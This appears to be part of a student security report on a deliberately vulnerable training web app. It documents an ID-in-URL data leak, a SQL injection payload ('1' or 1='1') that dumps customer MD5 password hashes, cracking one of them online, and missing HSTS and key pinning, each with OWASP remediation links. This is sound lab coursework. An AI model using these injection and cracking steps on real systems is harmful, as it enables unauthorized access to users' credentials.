
Vulnerability Explanation:

The customers page URL is modified and the hashed password of the customer is revealed.


Vulnerability Walk-thru:

1. Go to the customers page:
<https://r1026361c1084570xjupyterl1ltj21rh6-3000.udacity-student-workspaces.com/customers/>
2. Modify the URL:
<https://r1026361c1084570xjupyterl1ltj21rh6-3000.udacity-student-workspaces.com/customers/id/1>

VWA Security Report



3. Press enter and the typed in user ID's information will be revealed including his hashed password.



Recommendations:

<https://owasp.org/www-project-application-security-verification-standard/>

VWA Security Report

VWA2023010709 - A1 - HIGH

Vulnerability Exploited: A1:2017-Injection

Severity: [High]


System: VWA Web Application

Vulnerability Explanation:

All the customer's hashed password are revealed by an SQLi in the customer's page URL.


Vulnerability Walk-thru:

1. Go to the customers page:
<https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/>
2. Modify the URL:
<https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/id/1' or 1='1>



VWA Security Report

3. Hit enter and all the customer's hashed password are revealed.



```
0: 1
  1: "paul"
  2: "doe"
  3: "pdoe"
  4: "d8578edf8458ce06fbc5bb76a58c5ca4"
1: 2
  1: "jake"
  2: "doe"
  3: "jdoe"
  4: "5f4dcc3b5aa765d61d8327deb882cf99"
2: 3
  1: "dave"
  2: "doe"
  3: "ddoe"
  4: "e807f1fcf82d132f9bb018ca6738a19f"
3: 4
  1: "mike"
  2: "doe"
  3: "mdoe"
  4: "8621ffdbc5698829397d97767ac13db3"
4: 5
  1: "nick"
  2: "doe"
  3: "ndoe"
  4: "df53ca268240ca76670c8566ee54568a"
```

Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

VWA Security Report

VWA2023010710 - A3 - MEDIUM

Vulnerability Exploited: A3:2017-Sensitive Data Exposure

Severity: [Medium]


System: VWA Web Application

Vulnerability Explanation:


The customer's password are stored and hashed using a weak hashing algorithm MD5 which can be easily cracked.

Vulnerability Walk-thru:

1. Copy one of the hashes from the customers that was revealed after the SQLi injection: d8578edf8458ce06fbc5bb76a58c5ca4




2. Go to the terminal and type the following command to reveal the hash ID: `python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4`



VWA Security Report

3. The output is MD5, which is a weak hashing algorithm.
4. Next copy this hash and go to an online md5 hash decrypter:
<https://md5decrypt.net/en/>
5. Paste the hash in the input field and press decrypt



The screenshot shows a web application titled "Md5 Decrypt & Encrypt". It features a text input field containing the MD5 hash "d8578edf8458ce06fbc5bb76a58c5ca4". Below the input field are two buttons: "Encrypt" and "Decrypt". The "Decrypt" button is highlighted in yellow. Below the buttons is a large green rectangular area. In the center of this green area are three small grey squares. At the bottom of the green area, the text "d8578edf8458ce06fbc5bb76a58c5ca4 :qwerty" is displayed, where "qwerty" is highlighted in yellow.

Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

VWA Security Report

VWA2023010711 - A6 - MEDIUM

Vulnerability Exploited: **A6:2017-Security Misconfiguration**

Severity: [Medium]

System: VWA Web Application

Vulnerability Explanation:

HTTP Strict Transport Security is Disabled.

Vulnerability Walk-thru:

1. Go to the user profile:
<https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/profile/>
2. Open the DevTool by clicking F12 on the keyboard.
3. Go to the Network Tab.
4. Click on the recent requests.
5. At the right-side click on the Security Tab and scroll a bit down.
6. The HTTP Strict Transport Security is Disabled.
 - ▼ Host r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com:
HTTP Strict Transport Security: "Disabled"

Recommendations:

<https://owasp.org/www-project-application-security-verification-standard/>

VWA Security Report

VWA2023010712 - A6 - MEDIUM

Vulnerability Exploited: **A6:2017-Security Misconfiguration**

Severity: [Medium]

System: VWA Web Application

Vulnerability Explanation:

The Public Key Pinning is Disabled.

Vulnerability Walk-thru:

1. Go to the user profile:
<https://r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com/profile/>
2. Open the DevTool by clicking F12 on the keyboard.
3. Go to the Network Tab.
4. Click on the recent requests.
5. At the right-side click on the Security Tab and scroll a bit down.
6. The Public Key Pinning is Disabled.

▼ Host r1026361c1084570xjupyterl1tj21rh6-3000.udacity-student-workspaces.com:

HTTP Strict Transport Security: "Disabled"

Public Key Pinning: "Disabled"

Recommendations:

<https://owasp.org/www-project-application-security-verification-standard/>